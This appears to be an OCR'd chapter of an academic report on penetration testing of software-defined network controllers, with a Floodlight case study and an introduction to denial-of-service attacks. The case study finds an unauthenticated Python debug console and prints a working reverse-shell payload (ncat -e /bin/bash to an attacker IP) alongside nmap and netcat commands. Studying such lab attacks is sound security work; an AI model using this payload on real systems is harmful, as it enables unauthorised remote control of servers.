
8.1.2 Reconnaissance

The first phase of penetration testing is reconnaissance, where the tester gathers information about the target system, including network topology, operating systems and applications, user accounts, and other relevant data. This phase can be active or passive, depending on whether the tester interacts directly with the target system or collects information from publicly available resources. Both methods are typically used to obtain a complete understanding of the target's vulnerabilities, and the goal is to gather as much data as possible to plan an effective attack strategy.


8.1.3 Scanning

Once all the relevant data has been gathered in the reconnaissance phase, it's time to move on to scanning. In this penetration testing phase, the tester uses various tools to identify open ports and check network traffic on the target system. Because open ports are potential entry points for attackers, penetration testers need to identify as many open ports as possible for the next penetration testing phase.

As an illustration, examining the open ports of the Ryu Controller provides an overview of the operational services running on the machine. This allows for the identification of active services and vulnerabilities that attackers may exploit.



After identifying the open ports, a penetration tester will determine the service versions running on those ports, which is essential for finding relevant public exploits. Techniques like banner grabbing and service fingerprinting, facilitated by tools like nmap with its extensive fingerprint database, help obtain accurate service versions.




8.1.4 Vulnerability Assessment

The third penetration testing phase is vulnerability assessment, in which the tester uses all the data gathered in the reconnaissance and scanning phases to identify potential vulnerabilities and determine whether they can be exploited. Much like scanning, vulnerability assessment is a useful phase on its own but is more powerful when combined with the other penetration testing phases.

When determining the risk of discovered vulnerabilities during this stage, penetration testers have many resources to turn to. One is the National Vulnerability Database (NVD), a repository of vulnerability management data created and maintained by the U.S. government that analyzes the software vulnerabilities published in the Common Vulnerabilities and Exposures (CVE) database.

As an illustration, when searching for vulnerabilities specific to the running service version (OpenFlow 1.5.x), the results provide insights into any known


security weaknesses or exploits that may target this particular version.



Published: 2018-05-28

Risk	Low
Patch available	NO
Number of vulnerabilities	1
CVE-ID	CVE-2018-1000155
CWE-ID	CWE-285 CWE-287
Exploitation vector	Local network
Public exploit	N/A
Vulnerable software Subscribe	OpenFlow Web applications / Remote management & hosting panels
Vendor	Open Networking Foundation

Search for CVE-2018-1000155



1) Authentication bypass

EUVDB-ID: #VU13022

Risk: Low

CVSSv3.1:

CVE-ID: CVE-2018-1000155

CWE-ID: CWE-285 - Improper Authorization

Exploit availability: No

Description

The vulnerability allows an adjacent attacker to bypass authentication on the target system.

The weakness exists due to improper authentication and authorization between an affected OpenFlow controller and a switch communicating with the controller during an OpenFlow handshake. An adjacent attacker who has access to a switch and is able to establish a secure connection with a targeted OpenFlow controller can spoof DataPath Identifiers (DPIDs), send features_reply messages from the switch that the targeted controller would inherently trust and cause the service to crash or bypass security restrictions.

Mitigation

Cybersecurity Help is currently unaware of any solutions addressing the vulnerability.

Vulnerable software versions

OpenFlow: 1.0.0 - 1.5.1

8.1.5 Exploitation

Once vulnerabilities have been identified, it's time for exploitation. In this penetration testing phase, the penetration tester attempts to access the target system and exploit the identified vulnerabilities, this step doesn't have a certain path to follow , it depends on the pentester mindset in most cases as he can use the public exploits if existed , frameworks like metasploit or nessus , and even manual exploitation if the public CVE does not have a public exploit already.

This is perhaps the most delicate penetration testing phase because accessing the target system requires bypassing security restrictions. Though system crashes during penetration testing are rare, testers must still be cautious to ensure that the system isn't compromised or damaged.

8.1.6 Popular Penetration Testing Tools

There are many different penetration testing tools available, and each has its strengths and weaknesses. Some of the most popular include:

- **Nmap.** Nmap is a powerful network scanning tool that can scan for open ports and services. It also includes features for identifying vulnerable applications.
- **Metasploit.** Metasploit is a vulnerability exploitation tool. It includes a library of exploits for a variety of programs and operating systems, as well as a wizard that can assist penetration testers in capitalizing on known vulnerabilities.
- **Wireshark.** Wireshark is a network analysis/sniffing tool that can capture packet data from a network and decode it into readable form. This can be useful for identifying malicious traffic or sensitive information being transmitted over a network.
- **Burp Suite.** Burp Suite is an all-in-one web application security testing tool. It can scan websites for vulnerabilities, manipulate requests and responses, and intercept traffic between the client and server.


8.2 Examining Floodlight: A Comprehensive Case Study

As previously stated, considering Ryu as a secure controller, our focus now shifts to investigating Floodlight as another controller. This exploration aims to identify potential vulnerabilities that could be exploited to validate and demonstrate our concept.

8.2.1 Setting up the environment

First we need to download the floodlight controller , on any ubuntu machine preferably versions below ubuntu 18.04 we will run the following commands , the reason for the preferred version is because it uses java version 8 to compile the controller jar files. we can also run it with the floodlight.sh file in the same repo if we face errors compiling the jar file.

```
apt-get install git build-essential ant maven python-dev
git clone https://github.com/floodlight/floodlight.git
floodlight
git submodule init
git submodule update
ant
java -jar target/floodlight.jar
./floodlight.sh
```




8.2.2 Pentesting the Controller machine

We can perform the pen-testing machine from any machine that has the tools we will need , but most pentesters/hackers prefer kali linux as it is a debian linux machine with hundreds of tools already installed. We will download it from the official website kali.org and run it


8.2.2.1 Scanning Floodlight

In this step we need a tool that will initiate a TCP Connection with all ports and check what port will complete the handshake so then it will understand the port is open , nmap tool can help us perform this step.

Here are the open ports on the floodlight machine, the ssh port is not really interesting for our scope now -but for a pentester it should- the ports number 6634,6653,6655 seems to be related to the floodlight controller processes. so those will be our focus.



nmap 192.168.38.156 -sV -p 6634,6653,6655



8.2.2.2 Enumerating the services

we got 2 open ports for the OpenFlow communication, and we can notice there are 2 different versions for the openflow meaning the controller supports the use of the two versions. Searching for those versions we can find some public vulnerabilities Like the Authentication bypass that we have mentioned earlier which seems to be a false positive as it shows in any openflow version and there are no public exploits/discussions about it. port 6655 however seems to be a non-default openflow port , also nmap does not know the service running on it which makes it worthy of investigation.


To investigate the service manually we need to initiate a TCP Connection and notice the server response as it may reveal any information for us. we can do that using Netcat utility in linux. it takes the target ip and the port we want to check and initiate the TCP Connection as follows.

```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.38.156 6655 -vn
(UNKNOWN) [192.168.38.156] 6655 (?) open
DebugServer
>>> test
Traceback (most recent call last):
  File "<console>", line 1, in <module>
NameError: name 'test' is not defined
>>>
```

as we can see it seems a debug service , trying to write anything it returns syntax error , also we can notice the »> and the error message seems to be a python interactive interpreter , we can confirm that by trying to write a python code in the prompt

```
>>>
>>>
>>>
>>> print("A"*100)
>>>
```

there are no errors in the console , but there is no output as well , however if we check the floodlight machine terminal we will see the following. meaning the python code is getting executed but we can not see the results on our console. which opens the door for exploiting a blind remote code execution



8.2.2.3 Exploitation

What Is Remote Code Execution (RCE)?

Remote code execution (RCE) is a type of security vulnerability that allows attackers to run arbitrary code on a remote machine, connecting to it over public or private networks.

RCE is considered part of a broader group of vulnerabilities known as arbitrary code execution (ACE)—RCE are possibly the most severe type of ACE, because they can be exploited even if an attacker has no prior access to the system or device. RCE is equivalent to a full compromise of the affected system or application, and can result in serious consequences such as data loss, service disruption, deployment of ransomware or other malware, and lateral movement of the attacker to other sensitive IT systems.

Impact of Remote Code Execution Attacks

RCE vulnerabilities can have severe impacts on a system or application, including:

- **Penetration:** attackers can use RCE vulnerabilities as their first entry into a network or environment.
- **Privilege escalation:** in many cases, servers have internal vulnerabilities which can only be seen by those with inside access. RCE allows an attacker to discover and exploit these vulnerabilities, escalating privileges and gaining access to connected systems.
- **Sensitive data exposure:** RCE can be used to exfiltrate data from vulnerable systems by installing data-stealing malware or directly executing commands. This can range from simple copying of unencrypted data to memory-scraping malware that looks for credentials in system memory.
- **Denial of Service (DoS):** an RCE vulnerability allows attackers to execute code on a system. This code can be used to exhaust system resources and crash the system, or to leverage the system's resources to conduct DoS against third parties.

- **Cryptomining:** a common next step after exploiting RCE is to run cryptomining or cryptojacking malware that uses the computing resources of an infected device to mine cryptocurrencies, to the financial benefit of the attacker.
- **Ransomware:** possibly the most dangerous consequence of RCE is that attackers can deploy ransomware on the affected application or server, and spread ransomware through the network, denying users access to their files until they pay a ransom.

Types of RCE Attacks

There are several types of RCE attacks. The most common are:

1. **Command Injection:** In this attack, an attacker injects malicious commands into an application or system through user-controllable input fields, such as forms or URLs. If the application fails to properly validate or sanitize the input, the attacker can execute arbitrary commands on the server.
2. **Code Injection:** This attack involves injecting malicious code into an application or system. The injected code is then executed by the application, leading to remote code execution. Code injection attacks can occur through various vectors, such as SQL injection, XPath injection, or PHP code injection.


It's worth noting that RCE attacks can have severe consequences and are considered critical security vulnerabilities. Developers should follow secure coding practices, input validation, and sanitization techniques to prevent such vulnerabilities in their applications. Additionally, keeping software and frameworks up to date with security patches can help mitigate the risk of RCE attacks.

Remote Code Execution (RCE), Reverse Shell, and Bind Shell

They are related concepts often encountered in the context of cybersecurity and hacking. Here's an explanation of their relationship:


1. **Remote Code Execution (RCE):** RCE refers to the ability to execute arbitrary code or commands on a remote system. It is a vulnerability that allows an attacker to exploit security weaknesses and run their code on the target system. RCE can be achieved through various techniques, such as command injection, code injection, or deserialization attacks.
2. **Reverse Shell:** A reverse shell is a technique used by attackers to establish a connection from the target system back to their machine. Once the attacker successfully exploits an RCE vulnerability, they can execute a shell command on the target system. Instead of opening a direct connection

from the attacker's machine to the target, a reverse shell allows the attacker to bypass certain network security measures and gain access to the target system by establishing a connection initiated from the target system itself.



Server tries to connect to Attacker machine

3. **Bind Shell:** In contrast to a reverse shell, a bind shell involves setting up a network service on the target system that listens on a specific port. The attacker then connects to this service from their machine, effectively gaining control of the target system. The bind shell waits for an incoming connection and provides an interactive command prompt to the attacker, enabling them to execute commands on the target system.



Attacker executing bind from his machine to server

To summarize, RCE refers to the vulnerability that allows code execution on a remote system. Once an attacker successfully exploits an RCE vulnerability, they may use a reverse shell to establish a connection from the target system to their machine, or a bind shell to open a network service on the target system and connect to it from their machine. Both reverse shells and bind shells are techniques that can be employed after exploiting an RCE vulnerability to gain control over a system.

RCE On the Floodlight controller


As we can write python code and it will got executed we can abuse that to gain remote code execution however as we can not see the output it will be blind RCE , we can confirm that by using the following code which will run the

command id on the floodlight machine and we can confirm it is executed from the debug logs on the controller.

on the netcat console at the kali machine

»> import os ; os.system("id")


results on the floodlight logs



now we can leverage the blind RCE we have to gain a full reverse shell , as we mentioned in a reverse shell payload we will write the ip of the attacker and the port attacker is listening on so he can get the reverse shell , here is the following python code we will use to get it.

»> import subprocess; subprocess.call(['ncat','-e', '/bin/bash', '192.168.38.129', '1337 '])

note that before running the code we need to setup a listener on port 1337 using netcat as follows



Now we have obtained a reverse shell on the machine and we can do whatever we want on the server which is a critical finding.

Mitigation and Detection of RCE Attacks

RCE attacks can exploit various vulnerabilities, so protecting against them requires a multi-faceted approach. Here are some best practices to detect and mitigate RCE attacks:

- **Update software versions** — as we have seen in the floodlight scenario the reason we could have done that because this version of the controller

has the debug port publicly exposed leading an unauthenticated users to gain access to the debug console and execute python code on the server leading to the RCE , newer versions of the controller had patched the vulnerability.

- **Sanitize inputs**—attackers often exploit deserialization and injection vulnerabilities to perform RCE. Validating and sanitizing user-supplied input before allowing the application to use it will help prevent various RCE attack types.
- **Manage memory securely**—attackers can exploit memory management issues like buffer overflows. It is important to run regular vulnerability scans for all applications to identify buffer overflow and memory-related vulnerabilities to remediate issues before an attacker can perform RCE.
- **Inspect traffic**—RCE attacks involve attackers manipulating network traffic by exploiting code vulnerabilities to access a corporate system. Organizations should implement a network security solution that detects remote access and control of their systems and blocks attempted exploits of vulnerable applications.
- **Access controls**—Employ measures such as network segmentation, zero trust policies, and access management platforms to limit lateral movement and restrict an attacker's ability to escalate their access.

8.3 Denial of Service Attacks in SDN Based Networks

8.3.1 Introduction

Denial-of-Service (DoS) attacks are malicious activities aimed at disrupting the availability and functionality of computer systems or networks. These attacks flood the targeted system with an overwhelming amount of traffic or resource requests, making it difficult or impossible for legitimate users to access the system.

Such Types of Attacks are one of the main focus points at the big companies that serve a large number of customers as these attacks are violating the availability and will disturb the business. For Example The Facebook Outage at 2021 which caused a high impact on the company reputation.


There are many types of Dos Attacks but the main goal of it as we mentioned is to disturb the service availability. The main types of Dos Attacks are

- **Volume-based attacks:** These attacks flood the target with excessive traffic, consuming bandwidth and overwhelming the network infrastructure.
- **Protocol-based attacks:** Attackers exploit weaknesses in network protocols to exhaust system resources or force them into time-consuming operations.

- **Application-layer attacks:** These attacks specifically target application services, exhausting server resources by overwhelming application processes or exploiting vulnerabilities.


The most common type of denial of service attacks is the application layers one and in specific the web application based ones. Which mainly happens because the Server can not handle the large number of requests from the attackers.

The Web application Requests are typically logged for further analysis (mainly business statistics related) when the number of requests go extremely large , the logs files will have larger size and The Server may crash if it is not designed properly. That is why modern web applications that take Dos Attacks in consideration uses some type of proxy to mitigate such attacks.



8.3.2 Dos Attacks Vs DDos Attacks

DoS and DDoS attacks both aim to disrupt service availability and cause outages. The difference is that DoS attacks involve one client overwhelming the server with too many requests, while DDoS attacks involve a large number of clients, often called botnets or zombies, sending requests to the server. DDoS attacks are harder to block and identify the source of the attack. Mitigation strategies include analyzing traffic patterns, deploying specialized hardware or software solutions, and collaborating with ISPs to filter or divert malicious traffic, or shutting down the service temporarily.




8.3.3 Dos Attacks Impact

DOS attacks can have a significant impact on service performance, availability, and business operations.

- They can disrupt the availability of services and systems, making them unresponsive.
- They can lead to financial losses for businesses reliant on digital operations.
- They can damage customer experience and erode trust.
- They can have legal and regulatory implications.

DOS attacks occur frequently. In 2021, there were over 4.5 million DDoS attacks worldwide. This number is expected to increase in the coming years.
The Following statics From Cloud Flare provider shows the service types that often be Attacked.



Top industries targeted by HTTP DDoS attacks in 2022 Q3


8.3.4 Dos Attacks In SDN Networks

There are 2 aspects regarding the Dos attacks at the SDN Based Networks , attacking the Controller or attacking other hosts in the network.

1. **To Mitigate against Dos attacks for the Controller itself** we can deal with it as normal local machine by running monitor tools or by using SNORT.
2. **To Mitigate against Dos attacks within the SDN network** , we will use sflow monitor tool along with custom script to detect attacks from hosts also we have integrated Slack Application to send notifications to the responsible people to start taking actions.

Snort is an open-source network intrusion detection and prevention system used for network security monitoring. It can detect malicious activity in real-time, including intrusion attempts, policy violations, and network-based attacks.

Slack is a cloud-based collaboration platform that enables communication, collaboration, and teamwork within organizations. It provides teams with a centralized space for real-time messaging, file sharing, project management, and integration with third-party tools.



8.3.4.1 Setting up environment

We will work the following environment

